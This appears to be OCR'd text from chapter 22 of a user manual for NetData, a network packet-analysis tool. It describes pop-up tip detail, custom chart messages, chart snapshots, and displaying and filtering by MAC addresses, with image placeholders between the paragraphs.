


22.5 Varying Level of Detail in Pop-up Tips

The tips that pop-up when the cursor rests on a chart object are designed to provide a wealth of diagnostic information quickly. But for publication, when pinned to a chart, their large size may obscure essential information, and it is often desirable to attach brief tips to several objects on a chart. A large menu under a button on the Charting page of controls determines the details in the various types of tip.




Once a tip is pinned to a chart its detail is fixed, and it is possible to add many tips to a chart each with different levels of detail.



This chart illustrates two tips with different levels of detail for the one transaction (updating the DNS with the IP address of Measure IT's FTP server) and a tip for a Google transaction.


To track changes in traffic flows across a network, or to simply distinguish retransmissions from original transmissions, it is useful to examine packet IP Identifiers. Chart pop-ups for packets

normally include the IP ID with other information in a two-column format, but if 'IP Identifier' is the only category selected in the Packets menu, the pop-ups display only the ID in a concise form, as in the timing chart below.




22.6 Customised Popups on Charts

The context menus of all the major charts have an option to 'Add Popup Message' which displays this dialogue window:



Text can be entered and edited in the cream box, and the size of the box can be adjusted by changing the window's size. Clicking 'Attach to Chart' places a popup-like message on the chart, virtually identical in size and layout to the text in the dialogue.

As with all popup messages, typing Alt-X and Alt-Y toggles the position of the popup horizontally and vertically around the original cursor. Typing Alt-Z pins the message to the chart with an arrow pointing to the original cursor position.



Text can be copied via the clipboard to and from another object such as a Word document.


Any number of user-defined messages and normal popups can be pinned to a chart, where they remain until the chart is replotted.

22.7 Instant Chart Snapshots


To compare different views of system behaviour, snapshots of charts can be taken with either the Save button, to create an image file on disk, or the Copy button, to paste the image in a word-processor document via the clipboard. NetData provides a third and quicker alternative which copies a chart's image directly to a new NetData window. The copy can be initiated either by typing Alt-W on the relevant chart, or by clicking its Copy button and using a new command on the View menu: 'View Clipboard Image'. The new window with the copied image has no controls and can't be resized, but can be minimised for the tray.

22.8 Displaying MAC Addresses

Pop-ups that describe a client or server on a dialogue chart can display a list of all the MAC addresses associated with the node, with indications as to whether each MAC address is confined to inbound or outbound traffic.





Pop-ups that describe a packet can display the packet's source and destination MAC addresses.



On this chart, the pop-up describes a packet whose loss was inferred by selective acks and it points to a red marker indicating the calculated length of a packet queue (occupying 446 Kbytes) when the packet probably arrived at that queue and was discarded.


Markers for round-trip times overlaid on this data-flow chart use different colours (black and green in this case) to distinguish between packets with different destination MAC addresses. The stream of packets addressed to the nearer client changed its route several times in this 20-ms period, because they were carried by different connections, as can be confirmed by colouring markers on the packet-timing chart according to their MAC addresses.





22.9 Displaying MAC Addresses of Related Captures

A pop-up that describe a client or server on a dialogue chart drawn from related captures can now display separate lists of all the MAC addresses associated with the node, from each capture, with indications as to whether each MAC address is confined to inbound or outbound traffic.




The identified client on this chart appeared in two related captures. The second capture (c02) was taken from the client and its MAC address was 005056-A80198. The first capture (01) was taken from its major server and traffic to and from this client used different MAC addresses, suggesting that packets in opposite directions took different paths through the network.


The lists of MAC addresses in a client or server pop-up provide a useful indication of the captures in which the node appeared.

22.10 Packet Filtering on MAC Address

It is sometimes useful to generate a packet-timing chart with only those packets that have a particular source or destination address. That can be achieved by entering the MAC address (preferably in NetData's hexadecimal MAC-address display format) above either the 'Load Client' or 'Load Server' buttons in the load-data window:



New options in Focus menus allow a packet's MAC address to be focused, which places the MAC address in the client or server filter box, as above.




Once a set of filtered packets have been plotted on a timing chart, the next step may be to use the 'Plot Packets or Component Transactions of..., Displayed Connections' command in the chart's context menu, to view all the activity in the relevant connections.


A later change requires a hyphen to be appended to the MAC address. Otherwise the MAC address is searched in the packet client or server columns for matching non-IP packets (see *WiFi MAC Addresses and Names*).

22.11 Loading Only Client or Server Packets for Charts


The load-data window has a drop-down menu for choosing to load only client or only server packets for the packet-timing chart. These options are designed for loading large numbers of packet records without reaching a NetData memory limit, and, to further minimise memory use, they load packet records without descriptive information and with only the fields needed for charting.

